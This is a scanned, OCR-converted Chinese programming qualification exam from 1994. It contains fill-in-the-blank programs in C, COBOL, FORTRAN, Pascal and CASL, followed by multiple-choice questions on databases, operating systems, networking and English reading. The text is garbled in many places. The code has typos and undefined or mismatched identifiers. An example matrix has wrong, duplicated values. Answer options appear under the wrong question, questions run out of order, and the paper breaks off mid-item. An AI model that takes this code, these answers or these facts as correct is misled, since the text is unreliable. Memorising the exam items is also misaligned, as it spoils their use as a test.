欲输出的正文文件 (小于 10000 行) 的文件名作为主函数的参数。主函数以文件名作为参数调用函数 dprint() 输出一个文件。函数 dprint() 读取文件内容, 控制栏中一行内容的填充。一行填充时, 调用函数 readline()。函数 readline() 对一行内容的变化, 进行左、右两栏填充时, 调用函数 printout() 完成两页输出。函数 printout() 完成两页输出, 数组 ln[0], buff[0] 和 ln[1], buff[1], 将对应行号与内容填入 line[ ], 进行输出。

[程序]

```

#include <stdio.h>
#define LL 80
#define COL 2
#define CSIZE LL/COL-9
#define PL 50
#define MARGIN 3
char buff[COL][PL][CSIZE];
int ln[COL][PL];
int col,row,p;
dprint(char *fname)
{ FILE *fp;
 int i,j,c;
 if ((fp=fopen(fname,"r")) == NULL) return;
 lin = 0; p = 0; col = 0; c = getc(fp);
 while (c != EOF)
 { ln[col][row] = ++lin;
 while (c != '\n' && c != EOF)
 { if (p >= CSIZE)
 { (1);
 ln[col][row] = 0;
 (2) = c;
 c = getc(fp);
 }
 (3);
 }
 if (c != EOF) c = getc(fp);
 }
 while (col != 0 || row != 0)
 { ln[col][row] = 0;
 nextline();
 }
 fclose(fp);
}

```

— 程序 16 — (共 33 页) PPD06



```

nextline()
{
 while(p < CSIZE)
 {
 buff[col][row][p++] = ' ';
 if ((1))
 {
 if (++col >= COL)
 {
 printout();
 (2) ;
 }
 row = 0;
 }
 p = 0;
 }
 printout();
 {
 int k,i,lpos,col,d;
 char line[LL];
 lpos[LL-1] = '\0';
 for(k=0;k<MARGIN;k++) putchar('\n');
 for(k=0;k<PL;k++)
 {
 for(i=0;i<LL-1;i++) line[i] = ' ';
 for(lpos=0,col=0;col<COL;lpos += CSIZE+9,col++)
 {
 d = (3) ;
 p = lpos+4;
 while (d>0)
 {
 line[p--] = (4) ;
 d /= 10;
 }
 for(p=lpos+7,i=0;i<CSIZE;i++)
 line[p+i] = buff[col][k][i];
 }
 puts(line);
 }
 for(k=0;k<MARGIN;k++) putchar('\n');
 }
}

main(int argc, char **argv)
{
 int f;
 for(f=1;f<argc;f++)
 dprint(argv[f]);
}

```

试题九

阅读下列程序说明和 COBOL 程序，把应填入其中 [ ] 处的字句，写在答卷的对应栏内。

【程序说明】

某公司在举行运动会前，决定先对职工希望参加的体育项目进行调查。调查过程如下：

- (1) I-P 为征询职工希望参加的项目后建立的磁盘顺序文件，其记录格式如下：

| 年龄   | 第1希望项目 | 第2希望项目 | 第3希望项目 |
|------|--------|--------|--------|
| 9(2) | x(12)  | x(12)  | x(12)  |

- (2) 作为调查对象的体育项目不超过 10 种，SP-TAB 为有关的体育项目表。
  - (3) 职工希望的体育项目若不属调查对象，则忽略此项目。此外，若 3 个希望项目中发现有重复，则该记录排除在调查对象之外。
  - (4) 职工希望的体育项目按如下方式打分：
    - 第 1 希望项目 ..... 8 分
    - 第 2 希望项目 ..... 5 分
    - 第 3 希望项目 ..... 3 分
- 在处理源文件 I-P 的所有记录后，按合计得分由多到少顺序打印项目名、合计得分、希望者人数和平均年龄。当合计得分相同时，希望者人数多的先打印，若希望者人数仍相同，则希望者平均年龄小的先打印（该公司职工人数不满 100 人）。

【程序】

```

DATA DIVISION.
FILE SECTION.
FD I-P LABEL RECORD STANDARD.
01 I-P.
02 ACE PIC 99.
02 HOPE OCCURS 3 PIC X(12).
SD S-F.
01 S-R.
02 ITEM PIC X(12)BB.
02 SCORE PIC 9(3)BB.
02 PERSON PIC 9(2).
02 A-AGE PIC 9(2).
F P-F LABEL RECORD OMITTED.
01 P-R.
02 ITEM PIC X(12)BB.
02 SCORE PIC 9(3)BB.
02 PERSON PIC 9(2)BB.
02 A-AGE PIC 9(2).
WORKING-STORAGE SECTION.
77 I PIC 9.
01 A-TAB VALUE "855".
02 MARK OCCURS 3 PIC 9.

```

```

01 B-TAB.
02 FILLER PIC X(21) VALUE "BASKETBALL 0000000000".
02 FILLER PIC X(21) VALUE "FOOTBALL 0000000000".
02 FILLER PIC X(21) VALUE "VOLLEYBALL 0000000000".
02 FILLER PIC X(21) VALUE "BADMINTON 0000000000".
02 FILLER PIC X(21) VALUE "TABLETENNIS 0000000000".
02 FILLER PIC X(21) VALUE "BICYCLE 0000000000".
02 FILLER PIC X(21) VALUE "SWIMMING 0000000000".
02 FILLER PIC X(21) VALUE "HIGHJUMP 0000000000".
02 FILLER PIC X(21) VALUE "BROADJUMP 0000000000".
02 FILLER PIC X(21) VALUE "100M-DASH 0000000000".
01 C-TAB, REDEFINES B-TAB.
02 SP-TAB OCCURS 10 INDEXED BY J.
03 SP-ITEM PIC X(12).
03 SP-SCORE PIC 9(3).
03 SP-PERSON PIC 9(2).
03 SP-AGE PIC 9(4).
PROCEDURE DIVISION.
S1. SORT S-F (1).
INPUT PROCEDURE S2 OUTPUT PROCEDURE S3.
STOP RUN.
S2 SECTION.
S20. OPEN INPUT I-F.
S21. READ I-F AT END CLOSE I-F, GO TO S22.
IF HOPE(1) = HOPE(2) OR HOPE(1) = HOPE(3)
OR HOPE(2) = HOPE(3)
(2).
PERFORM P1 VARYING I FROM 1 BY 1 UNTIL I > 3.
GO TO S21.
S22. PERFORM P2 VARYING J FROM 1 BY 1 UNTIL J > 10.
S3 SECTION.
S30. OPEN OUTPUT P-F.
S31. (3).
MOVE CORR S-R TO P-R. WRITE P-R. GO TO S31.
S32. CLOSE P-F.
P1 SECTION.
P10. (4).
SEARCH SP-TAB.
WHEN SP-ITEM(J) = (5).
ADD 1 TO SP-PERSON(J)
(6).
ADD AGE TO SP-AGE(J).
P2 SECTION.
P20. (7).
MOVE SP-ITEM(J) TO ITEM OF S-R.
MOVE SP-SCORE(J) TO SCORE OF S-R.
MOVE SP-PERSON(J) TO PERSON OF S-R.
MOVE SP-AGE(J) TO AGE OF S-R.
RELEASE S-R.

```

试题十

阅读下列程序说明和 FORTRAN 程序，把应填入其中 [ ] 处的字句，写在答卷的对应栏内。

【程序说明】

函数 FIND 根据财务科目编号采用二分法查找科目信息在财务文件中的记录号。若找不到，则返回 0。

在财务系统中，各种不同款项存放于不同的科目之中。按照财务数据统计及分析的要求，一个科目又可分成若干个子科目，一个子科目又可分成若干个更小的子科目。

每个科目采用 3 位无符号整数表示，子科目编号为父科目编号后加一个两位再加一位无符号整数。例如科研生产费用科目为 252，有 252.1、252.2、252.3 三个子科目，而 252.2.1 就是子科目 252.2 的子科目。

程序中假定一个科目最多有 4 级子科目，科目(子科目)总数为 N (1 ≤ N ≤ 1000)，全部科目(子科目)编号按(分数)递增顺序排列后，可依次存放在二维数组 SUBJ(5, N) 中。例如，上例中 252 科目及其子科目编号存放在数组 SUBJ(5, N) 中的存放形式如下：

| I | 1   | L=1 | L=2 | L=3 | L=4 | L=5 | N   |
|---|-----|-----|-----|-----|-----|-----|-----|
| 1 | --- | 252 | 252 | 252 | 252 | 252 | 252 |
| 2 | --- | 0   | 1   | 2   | 2   | 2   | 3   |
| 3 | --- | 0   | 0   | 0   | 1   | 2   | 0   |
| 4 | --- | 0   | 0   | 0   | 0   | 0   | 0   |
| 5 | --- | 0   | 0   | 0   | 0   | 0   | 0   |

数组 LOC(N) 存放科目(子科目)信息在财务文件中的记录号，即 LOC(K) 是数组 SUBJ 中的第 K 列那个科目(子科目)编号所对应的科目信息在财务文件中的记录号。

数组 P(5) 存放一个待查找的科目(子科目)编号，若待查找科目编号为 252.2.3，则数组 P 的内容依次为 252、2、2、0、0。

【程序】

```

FUNCTION IFIND (N,SUBJ,LOC,F)
INTEGER SUBJ(S,N),LOC(N),F(S)
LOGICAL FLAG
I=1
J=N
K=(I+J)/2
M=1
10 IF (M .LE. 5 .AND. (1)) THEN
L=F(M)-SUBJ(M,K)
IF (L .LT. 0) THEN
FLAG=.FALSE.
(2)
ELSEIF (L .GT. 0) THEN
(3)
FLAG=.FALSE.
ELSE
(4)
FLAG=.TRUE.
ENDIF
IF (.NOT. FLAG) THEN
(5)
K=(I+J)/2
ENDIF
GOTO 10
ENDIF
IF (FLAG) THEN
(6)
ELSE
(7) = 0
ENDIF
RETURN
END

```

— 程序 21 — (共 33 页) PFD21

试题 十一

阅读下列程序说明和 PASCAL 程序, 把应填入其中 [ ] 处的字句, 写在答卷的对应栏内。

【程序说明】

为了调试一个程序, 用户可以在 Pascal 源程序内插入一些调试语句, 以便对该程序作测试性运行。在每一插入调试语句行的最左方, 由第一个字符起附有标记 (\*DEBUG\*)。对于测试完成后的源程序, 为了恢复程序的正常运行, 应该把其中带有上述标记的行删除。本程序完成删除标记的工作, 例如, 预先存放在输入文件 pascalprogin 内带标记行的 Pascal 源程序是

```

PROGRAM sample (output);
VAR i: integer;
BEGIN
FOR i:=1 TO 10 DO
(*DEBUG*) BEGIN
(*DEBUG*) writeln (Variable i=: i:2);
writeln (Hello)
(*ELSE*) END
END.

```

经删除带标记行后, 存放在输出文件 pascalprogotout 内的源程序是

```

PROGRAM sample (output);
VAR i: integer;
BEGIN
FOR i:=1 TO 10 DO
writeln (Hello)
END.

```

【程序】

```

PROGRAM ppll(output,pascalprogin, pascalprogotout);
CONST
maxlinesize = 150;
flagsize = 9;
flag = '(*DEBUG*)';
TYPE
line = PACKED ARRAY[1..maxlinesize] OF char;
estring = PACKED ARRAY[1..flagsize] OF char;
VAR
pascalprogin: text;
pascalprogotout: text;
currentline: line;
currentlength: integer;

```

— 程序 22 — (共 33 页) PFD22

```

PROCEDURE readline(VAR ifile: text;
VAR ifline: line;
VAR iflinelength: integer);
VAR c: char;
BEGIN
linelength:= 0;
WHILE (1) DO
BEGIN
read(ifile, c);
IF (2) THEN
BEGIN
linelength:= linelength + 1;
ifline[linelength]:= c
END
(3)
END;
END;
PROCEDURE writell(VAR outfile: text; outfile: line;
linesize: integer);
VAR i: integer;
BEGIN
FOR i:= 1 TO linesize DO write(outfile, outfile(i));
END;
FUNCTION debug(aline: line; linesize: integer;
flag:sstring): boolean;
VAR temp: boolean;
i: 1.. flagsize;
BEGIN
IF linesize < flagsize
THEN (4)
ELSE BEGIN
temp:= true;
FOR i:= 1 TO flagsize DO
(5)
debug:= temp
END;
END;
BEGIN
reset(pascalprogin); rewrite(pascalprogotout);
WHILE NOT eof(pascalprogin) DO
BEGIN
readline(pascalprogin, currentline, currentlength);
IF NOT debug(currentline, currentlength, flag) THEN
(6)
END
END.

```

— 程序 23 — (共 33 页) PFD23

从下列的 5 道试题 (试题十二至试题十六) 中任选 1 题解答, 如果解答的试题数超过 1 道, 则解答的前 1 道有效。

试题 十二

在 COMET 计算机上可以使用试卷上所列的 CASL 汇编语言, 阅读下列程序说明和 CASL 程序, 把应填入其中 [ ] 处的字句, 写在答卷的对应栏内。

【程序说明】

本程序用来对压缩的英文、数字字符串作复原处理, 复原处理是以下压缩算法的逆运算。

由于 COMET 机的一个存储字只使用 16 位中的低 8 位存放字符的 ASCII 编码, 而英文、数字字符的 ASCII 编码只有 7 位有效数位, 为提高存储效率, 压缩算法采用位位连续使用一串连续存储区域, 存放数字、英文字符, 即从连续存储区域的首字的最高位开始, 每 7 位存放一个英文、数字字符的 7 位有效数位, 一串存储字余下的位不足 7 位时继续使用下一存储字的高位, 最后用 7 位二进制值 0 作为压缩数据的结果标记。

程序中用标号为 PACK 的连续存储区域存放的压缩数据作复原处理, 复原后的字符串存放在标号为 STRING 的存储区域, 并输出至输出设备。

— 程序 24 — (共 33 页) PFD24

【程序】

```

START
LEA GR1,0
LEA GR2,0
LEA GR3,9
CLEAR LEA GR0,0
ST GR0,WORK
MAKE LD GR0,PACK,GR1
SRL GR0,0,GR1
OR GR0,WORK
AND GR0,MASK
JZE ENDOK
ST GR0,_STRING,GR2
(1)
(2)
JPZ CLEAR
ST GR3,WORK
LEA GR3,0
SUB GR3,WORK
LD GR0,PACK,GR1
(3)
LEA GR3,16
ADD GR3,WORK
ST GR0,WORK
(4)
JMP MAKE
(5)
ENDOK
OUT _STRING,_OUTLEN
EXIT
WORK DS 1
STRING DS 16
OUTLEN DS 1
MASK DS (6)
PACK DC #AF16
DC #6439
DC #F362
DC #A0A9
DC #3D04
DC #3B34
DC #E600
END

```

— 程序 25 — (共 33 页) P0025

试题 十三

阅读下列程序说明和 C 程序，把应填入其中  处的字句，写在答卷的对应栏内。

【程序说明】

本程序输出两个函数。函数 create() 根据已知整数数组构造一个线性链表。函数 sort() 采用选择排序方法对已知链表进行排序。为排序方便，函数 sort() 于排序前在链表首单元之前生成一个辅助单元。排序完成后，将该辅助单元删去。

【程序】

```

#include <stdio.h>
#include <stdlib.h>
struct node{
 int value;
 struct node *next;
};
struct node *create(int a[],int n)
{ struct node *h,*q;
 for(h=NULL;n;n--){
 q=(struct node *)malloc(sizeof(struct node));
 q->value = (1) ;
 (2) ;
 (3) ;
 }
 return h;
}
void sort(struct node **h)
{ struct node *p,*q,*r,*s,*h1;
 h1 = p = (*h);
 p->next = NULL;
 while (p->next != NULL)
 { q = p->next;
 r = p;
 while (q->next != NULL)
 { if (q->next->value < (4))
 r = q;
 q = q->next;
 }
 if (r != p)
 { s = (5) ;
 (6) = s->next;
 s->next = (7) ;
 (8) = s;
 }
 p = p->next;
 }
 *h = h1->next;
 free(h1);
}

```

— 程序 26 — (共 33 页) P0026

```

int test_data[] = {5,9,3,4,5,7,8};
main()
{ struct node *h,*p;
 h = create(test_data,
 sizeof test_data/sizeof test_data[0]);
 for(p=h;p->next) printf("%5d",p->value);
 printf("\n");
 sort(h);
 for(p=h;p->next) printf("%5d",p->value);
 printf("\n");
}

```

— 程序 27 — (共 33 页) P0027

试题十四

阅读下列程序说明和 COBOL 程序，把应填入其中  处的字句，写在答卷的对应栏内。

【程序说明】

利用移位法，可以把建立在磁盘上的可懂文本（明文）顺序文件，经加密处理以后，在磁盘上建立一个不可懂的文本（密文）顺序文件。

移位法的具体方法：说明文输入磁盘顺序文件为 P-IN，以一个记录为单位进行加密。每个记录不超过 80 个字符（包括中间的空格字符）。在处理过程中，从明文记录的最左字符开始，把最左边的一个或几个连续的空格字符（如果有的话）滤掉，找到第一个非空格字符，即是该记录第一个非空格字符，送入数据项的最右边，继续从左至右寻找明文记录中的非空格字符，从右到左送入数据项，直到明文记录中找到空格字符为止。这样在字数据项中形成第一个倒排字符串，把该倒排字符串送入字倒排字符串数据项的最左边。重复上述过程，在明文记录中找到第二个字，形成第二个字的倒排字符串，把它送入字倒排字符串数据项第一个倒排字符串的右边，直到把明文记录中的最后一个字处理结束为止。这样在字倒排字符串数据项中形成了一个明文记录按字倒排字符串。最后在字倒排字符串中从左至右每 5 个字符之后插入一个空格字符，最右边不满 5 个字符用空格字符填充，形成了一个密文记录，向密文输出磁盘文件 P-OUT 输出一个记录。

如明文有一个记录：I am a student. He is a teacher.  
形成按字倒排字符串：Imaa.tnedutselHia.rehcaet  
密文记录：Imma.tnedu tselH iare hcaet

【程序】

```

DATA DIVISION.
FILE SECTION.
FD P-IN LABEL RECORD IS STANDARD.
01 P-IN-R.
02 A OCCURS 80 PIC X.
FD P-OUT LABEL RECORD IS STANDARD.
01 P-OUT-R PIC X(96).
WORKING-STORAGE SECTION.
77 I PIC 99.
77 J PIC 99.
77 K PIC 99.
01 E.
02 WORD OCCURS 80 PIC X.
01 B.
02 B1 OCCURS 16.
03 B11 PIC X(5).
03 B12 PIC X.
01 C.
02 C1.
03 C11 OCCURS 80 PIC X.
02 D1 (1) .
03 D11 OCCURS 16 PIC X(5).

```

— 程序 28 — (共 33 页) P0028



PROCEDURE DIVISION.

S0. OPEN INPUT F-IN OUTPUT F-OUT.  
 S1. MOVE SPACES TO B, C, E.  
 READ F-IN AT END GO TO S4.  
 (2)  
 S2. MOVE 80 TO J.  
 PERFORM P1 VARYING I FROM I BY 1 UNTIL I > 80  
 OR A(I) = SPACE.  
 IF I > 80 GO TO S3.  
 ADD 1 TO J.  
 (3) ADD 1 TO I, GO TO S2.  
 PERFORM P2 VARYING J FROM J BY 1 UNTIL J > 80.  
 MOVE SPACE TO E.  
 (4)  
 S3. PERFORM P3 VARYING I FROM I BY 1 UNTIL I > 16.  
 WRITE F-OUT-R FROM B.  
 (5)  
 S4. CLOSE F-IN, F-OUT.  
 STOP RUN.  
 P1. MOVE A(I) TO WORD(J).  
 (6)  
 P2. MOVE WORD(J) TO C11(K).  
 (7)  
 P3. MOVE D11(I) TO B11(I).

试题 十五

阅读下列程序说明和 FORTRAN 程序, 把应填入其中 [ ] 处的字句, 写在答卷的对应栏内。

【程序说明】

本子程序 RDAF 建立并输出具有下列特性的  $n$  阶方阵  $A$ ,  $A$  的  $n^2$  个元素为自然数  $1, 2, 3, \dots, n^2$

$A$  的最外圈, 从左上角开始, 按逆时针方向, 依次将  $1, 2, 3, \dots$  等数填入该圈各元素, 其内层按同样规则将后面各数填入圈内各元素, 直至填满整个矩阵。

例如, 当  $n = 5$  时有

$$A = \begin{pmatrix} 1 & 16 & 15 & 14 & 13 \\ 2 & 17 & 24 & 23 & 12 \\ 3 & 18 & 25 & 22 & 11 \\ 4 & 19 & 20 & 21 & 10 \\ 5 & 6 & 7 & 8 & 9 \end{pmatrix}$$

而当  $n = 6$  时有

$$A = \begin{pmatrix} 1 & 23 & 19 & 18 & 17 & 16 \\ 2 & 21 & 32 & 31 & 30 & 15 \\ 3 & 22 & 33 & 36 & 29 & 14 \\ 4 & 23 & 34 & 35 & 28 & 13 \\ 5 & 24 & 25 & 26 & 27 & 12 \\ 6 & 7 & 8 & 9 & 10 & 11 \end{pmatrix}$$

【程序】

```

SUBROUTINE ROAF(N,A)
INTEGER (1) , T
T=1
DO 10 I=1,(2)
DO 20 K=1,4
IF (K.LT. 3) THEN
J1=I
J2=(3)
J3=1
ELSE
J1=(4)
J2=I+1
J3=(5)
ENDIF
DO 30 J=J1,J2,J3
IF (MOD(K,2) .EQ. 1) THEN
A((6))=T
ELSE
A(J2-1+MOD(K,4),J)=T
ENDIF
(7)
30 CONTINUE
20 CONTINUE
10 CONTINUE
IF (MOD(N,2) .EQ. 1) (8)
DO 40 I=1,N
WRITE(*,100) (A(I,J),J=1,N)
FORMAT(1X,18I4)
40 CONTINUE
END


```

试题 十六


阅读下列程序说明和 PASCAL 程序, 把应填入其中 [ ] 处的字句, 写在答卷的对应栏内。

【程序说明】


本程序采用插入排序方法, 将一个无序的链表排列成一个降序顺序链接的有序链表。例如, 初始的链表是



排序后得到的有序链表是



为了在插入排序过程中能够对每个被插入元素作统一的处理, 有序链表的初始设计为



新链表中值为 maxint 和 -maxint 的两个临时的辅助元素, 在排序后要将其删除。

[程序] (程序中的^即为!)

```

TYPE
 ref = ^node;
 node = RECORD
 num: integer;
 next: ref;
 END;

PROCEDURE sort(VAR f: ref);
VAR a1, a2, fa: ref;
BEGIN
 IF f <> nil THEN
 BEGIN
 fa := f;
 new(f);
 f^.num := maxint;
 new(f^.next);
 f^.next^.num := -maxint;
 (1) ;
 WHILE (2) DO
 BEGIN
 a1 := f;
 a2 := a1^.next;
 WHILE (3) DO
 BEGIN
 a1 := a2;
 (4) ;
 END;
 a1^.next := fa;
 (5) ;
 a1^.next^.next := (6) ;
 END;
 a1 := f; f := f^.next; (7) ;
 a1 := f; a2 := a1^.next;
 WHILE a2^.next <> nil DO
 BEGIN
 a1 := a2;
 a2 := a2^.next;
 END;
 a1^.next := nil;
 (8) ;
 END;
 END;
 END;
 END;

```

一九九四年度

高级程序员级 上午试题

请按下表选答试题

|      |                    |           |           |
|------|--------------------|-----------|-----------|
| 试题号  | 试题1~试题10           | 试题11~试题14 | 试题15~试题25 |
| 选择方法 | 全部解答               | 从4题中选答2题  | 从11题中选答3题 |
| 解答时间 | 9:00 ~ 11:30 150分钟 |           |           |

注意事项

请按下述要求正确填写答卷, 若不按下述要求解答, 将不给分数

1. 在省、自治区、直辖市、计划单列市栏内填写你所在的省、自治区、直辖市、计划单列市的名称。
2. 在答卷的指定位置填写准考证编号、出生年月日和姓名。
3. 答卷上除填写上述内容外只能写答案。
4. 解答时字迹务必清楚, 字迹不清晰时, 将不评分。
5. 仿照下面例答, 将解答写在答卷的对应栏内。

例题: 从供选择的答案中, 选出应填入下面 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

一九九四年度全国共有 [D] 个省、自治区、直辖市及计划单列市举行计算机软件专业技术资格和水平考试。

供选择的答案

- D: ① 36      ② 37      ③ 39

因为正确的答案是“39”, 故在答卷的对应栏D内写上编号“③”(参看答卷吧)。

下列试题 1 至试题 10 是必答题, 请全部解答

试题 1

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

在数据库理论中, 关系 R 和 S 在第 i [A] 和 [B] 上的 θ-联结 (Join) 写成 R θ S, 其中 θ 是 [C]。若 R 是 r 元关系, 则有:

$R \bowtie S = [D]$

[D] 中的运算符 \* 为 [E] 联接符。

供选择的答案

- A, B: ① 行      ② 列      ③ 个记录      ④ 表名  
 C: ① 算术运算符, 如 +, -      ② 逻辑运算符, 如 V, A  
 ③ 算术比较运算符, 如 =, <      ④ 集合运算符, 如 ∩, U  
 D: ①  $\sigma_{\theta}(R \times S)$       ②  $\sigma_{\theta}(R \times S)$   
 ③  $\sigma_{\theta}(R \times S)$       ④  $\sigma_{\theta}(R \times S)$   
 E: ① 算术      ② 笛卡尔      ③ 矢量      ④ 逻辑

试题 2

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

在下列程序中:

```

Program test (input, output);
var i, j: integer;
procedure calc (p1, p2: integer);
begin p2 := p2 * p2; p1 := p1 - p2; p2 := p2 - p1; end; { calc }
begin { main } i := 2; j := 3;
 calc (i, j); write (j);
end { main }

```

当参数传递采用引用方式 (Call by reference) 时, 所得结果 j = [A] ;

当参数传递采用同名方式 (Call by same) 时, 所得结果 j = [B] ;

当参数传递采用赋值方式 (Call by value) 时, 所得结果 j = [C] 。

递归是程序设计中型复杂的一种控制结构, 通常实现递归时, 采用的数据结构是 [D] 。

[D] 对那些既可以用递归方式, 也可以用循环方式求解的问题, 就执行效率而言 [E] 。

供选择的答案

- A-C: ① 0      ② 3      ③ 5      ④ 6  
 ⑤ 10      ⑥ 14      ⑦ 20      ⑧ 28  
 D: ① 数组      ② 栈      ③ 队列      ④ 循环链表  
 E: ① 难以断定      ② 两者相同      ③ 循环优于递归      ④ 递归优于循环

试题 3

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

数据库是存储在一起来的相关数据的集合, 能为各种用户所共享, 且 [A]。在关系数据库中, 若关系模式中的每个关系的属性值是不可分解的, 则该关系模式属于 [B] 。

关系代数运算是以 [C] 为基础的运算, 其五种基本运算是并、差、[D]、投影和选择; 据理论研究中, 分解 [E] 主要是消除 [E] 中多余的数据相关性。

供选择的答案

- A: ① 消除了数据冗余      ② 降低了数据的冗余度  
 ③ 具有不相容性      ④ 由用户控制物理数据的存取方式  
 B: ① 1NF      ② 2NF      ③ 3NF      ④ BCNF  
 C: ① 代数运算      ② 关系运算      ③ 谓词演算      ④ 集合操作  
 D: ① 交      ② 连接      ③ 笛卡尔积      ④ 自然连接  
 E: ① 内模式      ② 视图      ③ 外模式      ④ 关系模式

试题 4

从下列有关进程的概念和性质叙述中, 选出三条正确的叙述, 并把编号按从小到大的次序写在答卷的 A-E 栏内。

- ① 唤醒: 挂起 → 就绪。
- ② 到链: 就绪 → 挂起。
- ③ 调度: 就绪 → 运行。
- ④ 阻塞: 运行 → 挂起。
- ⑤ 超时: 运行 → 就绪。
- ⑥ 用户进程可激发调度进程。
- ⑦ 用户进程可激发唤醒进程。
- ⑧ 用户进程可激发超时进程。
- ⑨ 进程接近 CPU 可接纳的限度时, 可降低出错的频率。
- ⑩ 进程具有引用局部性时, 可降低出错的频率。

试题 5

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

国家标准《计算机软件产品开发文件编制指南 GB 8567-88》中规定, 在一项软件开发过程中, 一般地说应该产生十四种文件, 其中管理人员主要使用的有 [A] [B]、[C]、[D]、[E]、[F]、[G]、[H]、[I]、[J]、[K]、[L]、[M]、[N]。开发人员主要使用的有 [A]、[B]、[C]、[D]、[E]、[F]、[G]、[H]、[I]、[J]、[K]、[L]、[M]、[N]。维护人员主要使用的有设计说明书、[E] 和 [C] 。


供选择的答案

- A-E: ① 软件需求说明书      ② 项目开发计划  
 ③ 可行性研究报告      ④ 模块开发报告  
 ⑤ 测试分析报告      ⑥ 操作手册  
 ⑦ 用户手册

试题 6

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

在结构测试用例设计中, 有语句覆盖、条件覆盖、判定覆盖(即分支覆盖)、路径覆盖等, 其中 [ ] 是最高级的覆盖准则。为了对如下图所示的程序做进行覆盖测试, 必须适当地选取测试数据组。若 x, y 是两个变量, 可供选择的测试数据组共有 I、II、III、IV 四组(如表中给出), 则判定覆盖至少应采用的测试数据组是 [ ] ; 实现条件覆盖至少应采用的测试数据组是 [ ] ; 实现路径覆盖至少应采用的测试数据组是 [ ] 或 [ ]。



|           | x  | y |
|-----------|----|---|
| 测试数据组 I   | 0  | 3 |
| 测试数据组 II  | 1  | 2 |
| 测试数据组 III | -1 | 2 |
| 测试数据组 IV  | 3  | 1 |

供选择的答案

- A: ① 语句覆盖 ② 条件覆盖 ③ 判定覆盖 ④ 路径覆盖  
B-E: ① I 和 II 组 ② II 和 III 组 ③ III 和 IV 组 ④ I 和 IV 组  
⑤ I、II 和 III 组 ⑥ II、III 和 IV 组 ⑦ I、III 和 IV 组 ⑧ I、II 和 IV 组

试题 7

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

RAID 是一种经济的磁盘冗余阵列, 它采用 [ ] 和 [ ] 以提高数据传送速率。RAID 与主机连接使用使用的工业标准接口为 [ ]。  
假脱机 (Spooling) 打印与脱机打印有相似之处, 但实际上其输出结果首先送往 [ ] 保存, 然后再在适当的时候将其调出打印出来。整个过程是由 [ ] 控制的。

试题 10

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

以太网遵循 IEEE802.3 标准, 用粗缆传输时每段不能超过 [ ] 米, 超过上述长度时, 要分段, 段间用 [ ] 相连。同时, 整个网的总长度不能超过 [ ] 米。若总长度超过上述长度, 则需分成两个网, 网之间用 [ ] 相连。这在 ISO 的 OSI 模型中 [ ] 层的连接。

供选择的答案

- A: C: ① 50 ② 100 ③ 185 ④ 500  
⑤ 1000 ⑥ 2500  
B, D: ① 网络适配器 ② 重复器 ③ 调制解调器 ④ 网关  
E: ① 物理 ② 数据链路 ③ 网络 ④ 运输

从下列的 4 道试题(试题 11 至试题 14) 中任选 2 道解答。如果解答的试题数超过 2 道, 则解答的中 2 道有效。

试题 11

从供选择的答案中, 选出应填入下面英语文句叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

Object-oriented DBMSs integrated a variety of [ ] data types — such as business procedures, graphics, pictures, voice and annotated text.

Object orientation also makes a [ ] to application development efficiency. It makes the data, functions, attributes, and relationships an integral part of the [ ]. In this way, objects can be reused and replicated.

Some leading RDBMS vendors support the concept of integrating object management capabilities with their current line of relational products. That capability enable users to [ ] the development cycle, since integrity logic and business rules no longer need to be programmed [ ] each application.

供选择的答案

- A-E: ① tool ② in ③ idea ④ contribution  
⑤ joke ⑥ short ⑦ object ⑧ theoretical  
⑨ extant ⑩ shorten ⑪ real-world ⑫ into

试题 12

从供选择的答案中, 选出应填入下面英语文句叙述中 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

In [ ] software, one question of near-universal interest is how rapidly Windows NT, which began shipping last summer, will be [ ] in the marketplace and for what uses. For the most part, observers are [ ] about the operating system's long term prospects, but expect it to remain on [ ] rather than desktops during 1994, saying that it won't become a mainstream product until [ ] PCs typically have 16 to 24 MB of RAM, which is unlikely to happen next year.

供选择的答案

- A, B: ① 智能控制器 ② 磁盘镜像 ③ 磁盘双工技术 ④ 多磁盘驱动器  
C: ① RS-232 ② FDDI ③ SCSI ④ ST506  
D, E: ① 主存贮器 ② 设备控制器 ③ 操作系统  
④ 外部存贮器 ⑤ 打印机缓冲存贮器 ⑥ 编译程序

试题 8

从供选择的答案中, 选出应填入 [ ] 内的正确答案, 把编号写在答卷的对应栏内。

某机器中码字长 15 位(包括信息位和奇偶校验位), 采用了可纠正一位错的海明校验。设码字位从左到右为 b<sub>15</sub> b<sub>14</sub> ... b<sub>1</sub> 编号, 其海明校验方程为

$$\begin{aligned} b_1 \oplus b_2 \oplus b_3 \oplus b_4 \oplus b_5 \oplus b_6 \oplus b_7 \oplus b_8 \oplus b_9 &= 0 \\ b_2 \oplus b_3 \oplus b_4 \oplus b_5 \oplus b_6 \oplus b_7 \oplus b_8 \oplus b_9 \oplus b_{10} &= 0 \\ b_4 \oplus b_5 \oplus b_6 \oplus b_7 \oplus b_8 \oplus b_9 \oplus b_{10} \oplus b_{11} \oplus b_{12} &= 0 \\ b_8 \oplus b_9 \oplus b_{10} \oplus b_{11} \oplus b_{12} \oplus b_{13} \oplus b_{14} \oplus b_{15} &= 0 \end{aligned}$$

若在供选择的答案中除出的码字最多只有 一位错, 请找出无错的码字 [ ] ; 第 2 位 b<sub>2</sub> 错的码字 [ ] ; b<sub>1</sub> 错的码字 [ ] ; b<sub>3</sub> 错的码字 [ ] 和 b<sub>4</sub> 错的码字 [ ]。

供选择的答案

